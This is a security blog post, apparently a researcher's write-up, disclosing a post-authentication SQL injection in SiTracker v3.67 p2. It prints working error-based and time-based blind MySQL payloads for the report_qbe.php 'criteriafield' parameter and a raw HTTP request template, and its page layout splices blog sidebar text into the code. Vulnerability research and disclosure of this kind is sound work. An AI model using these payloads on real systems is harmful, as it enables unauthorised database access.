code16

CZWARTEK, 25 CZERWCA 2020

Postauth SQLi in SiTracker v3.67 p2

Few days ago I tried another VM from TurnKeyLinux - SiTracker (v3.67 p2). Below you will find few notes from the journey. Here we go...

This time we'll start here:

CRM ISSUE TRACKING

SiT!

Support Incident Tracker

SiT! Support Incident Tracker is a help desk web application that helps track technical support requests, contacts, sites, support contracts and support incidents in one place. Send emails directly from SiT!, attach files and record every communication in the incident log. SiT is aware of Service Level Agreements and flags incidents that stray outside them.

Run From Browser

Deploy SiTracker on Amazon EC2

Builds


437MB VM | 329MB ISO | VMDK, OpenStack, Xen, Docker (?) | Manifest & Sign

TL;DR - I thought that this (3.67 p2) version is "the new" one - and indeed it is. But since 2013 afaik it was never updated... ;) So, yeah. "The latest" ;D Anyway... ;]

SQLi bug described below is ("mostly focused" ;)) on admin-part-of-webapp. Few reasons of 'why' - you'll find on the screens below:

a) site_edit.php -> typeid, site

b) search_incidents_advanced.php -> search_title



asd

asd] instead in base.inc.php @ line 274 trigger_error() clean_int()

asd

asd] instead in base.inc.php @ line 274 trigger_error() clean_int()

TurnKey SiTracker


No Results

Support Incident Tracker v3.67 p2 running on Apache at 12:12

... *cleanvar()* function in action:

... and so on. ;) So let's get back to our SQL injection for admin user logged-in:

c) *report_qbe.php* -> param *criteriafield:*



```
Parameter: criteriafield (POST)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: sortby=servicelevelid&sortorder=none&criteriafield=servicelevelid`=
`servicelevelid` AND (SELECT 2240 FROM(SELECT COUNT(*),CONCAT(0x716a626a71,(SELE
CT (ELT(2240=2240,1))),0x71716a6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.P
LUGINS GROUP BY x)a) AND `servicelevelid`=`servicelevelid&criteriaop=eq&criteria
val=aaa&limit=1000&output=screen&table1=billing_periods&mode=report

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: sortby=servicelevelid&sortorder=none&criteriafield=servicelevelid`=
`servicelevelid` AND (SELECT 5194 FROM (SELECT(SLEEP(5)))LZFa) AND `servicelevel
id`=`servicelevelid&criteriaop=eq&criteriaval=aaa&limit=1000&output=screen&table
1=billing_periods&mode=report
```

More precisely:

DIY version for your private legal CTFs only ;)

---<cut>---

c@kali:~$ cat test1.txt

POST /**report_qbe.php** HTTP/1.1

O MNIE

code16

Cody Sixteen

Wyświetl mój pełny profil

ARCHIWUM BLOGA

- ► 2022 (16)
- ► 2021 (37)
- ▼ 2020 (62)
  - ► 12 (1)
  - ► 11 (2)
  - ► 10 (1)
  - ► 09 (2)
  - ► 08 (5)
  - ► 07 (5)
  - ▼ 06 (7)
    - Postauth SQLi in SiTracker v3.67 p2
    - WooPer - for Wordpress enumeration
    - Reading malware - MS Office Macros
    - Reversing Drones - mission planning
    - Reversing Drones - quick intro
    - My Tomcat Host: 1 - CTF
    - VulnUni CTF
  - ► 05 (5)
  - ► 04 (11)
  - ► 03 (10)
  - ► 02 (6)
  - ► 01 (7)
- ► 2019 (97)
- ► 2018 (67)
- ► 2017 (58)
- ► 2016 (63)

ETYKIETY


.net
android
binary
crackme
ctf
debug
docker
drones
enlil
FortiGate
fuzz
infrastructure
malware
notes
pentest
poc
pwn
RE
web
writeup

```
Host: 192.168.1.10
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 183
Origin: http://192.168.1.10
Connection: close
Referer: http://192.168.1.10/report_qbe.php
Cookie: sugar_user_theme=SuiteP; ck_login_id_20=1; ck_login_language_20=en_us;
Accounts_divs=Accounts_documents_v%3Dtrue%23undefined%3D%23Accounts_accounts_v%3Dtrue%23Accounts_project_v%3Dtrue%23;
AOR_Reports_divs=AOR_Reports_aor_scheduled_reports_aor_reports_v%3Dtrue%23undefined%3D%23; PHPSESSID=7a4rcc45nracu0s7vg2alnqeq1;
ZMSESSID=nh054rbcptbu3svclu3dbqpvi1; SiTsessionID=fkum2is1ac6m4nit7o7erge8g7
Upgrade-Insecure-Requests: 1

sortby=servicelevelid&sortorder=none&criteriafield=rapnadzielni&criteriaop=eq&criteriaval=aaa&limit=1000&output=screen&table1=billing_periods&mode=report
c@kali:~$ ^C
```

---</cut>---

You'll find it here:



0/report_qbe.php

TurnKey SiTracker

Query By Example

Table: billing_periods
Fields: servicelevelid, engineerperiod, customerperiod, priority
Sort: servicelevelid None
Criteria: servicelevelid =
Limit to: 1000 Results
Output: Screen

Support Incident Tracker v3.67 p2 running on Apache at 20:25
SiTracker Appliance - Powered by TurnKey Linux

Maybe you'll find it useful. ;]

Special thanks goes to my **Patreon: Daniel**.
You are AWESOME! ;)

See you next time!

Cheers

Posted by code16 at 12:28

Labels: debug, notes, pwn, web, writeup

Brak komentarzy:

Prześlij komentarz

Wpisz komentarz

Nowszy post Strona główna Starszy post

Subskrybuj: Komentarze do posta (Atom)